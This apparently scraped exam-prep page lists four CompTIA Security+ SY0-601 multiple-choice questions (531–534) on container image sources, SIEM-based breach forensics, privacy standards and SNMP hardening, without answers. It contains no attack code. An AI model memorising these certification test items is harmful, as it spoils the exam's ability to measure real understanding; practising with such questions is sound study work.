
A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry. Which of the following is the best solution to prevent this type of incident from occurring again?

A. Enforce the use of a controlled trusted source of container images.

B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers.

C. Define a vulnerability scan to assess container images before being introduced on the environment.

D. Create a dedicated VPC for the containerized environment.



Actual exam question from CompTIA's SY0-601
Question #: 531
Topic #: 1
[All SY0-601 Questions]


An external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the perimeter network and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will best assist with this investigation?

A. Perform a vulnerability scan to identify the weak spots.

B. Use a packet analyzer to investigate the NetFlow traffic.

C. Check the SIEM to review the correlated logs.

D. Require access to the routers to view current sessions.



Actual exam question from CompTIA's SY0-601

Question #: 532

Topic #: 1

[All SY0-601 Questions]


A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS

B. GDPR

C. NIST

D. ISO 31000



Actual exam question from CompTIA's SY0-601

Question #: 533

Topic #: 1

[All SY0-601 Questions]


During an internal penetration test, a security analyst identified a network device that had accepted cleartext authentication and was configured with a default credential. Which of the following recommendations should the security analyst make to secure this device?

A. Configure SNMPv1.

B. Configure SNMPv2c.

C. Configure SNMPv3.

D. Configure the default community string.



Actual exam question from CompTIA's SY0-601

Question #: 534

Topic #: 1

[All SY0-601 Questions]

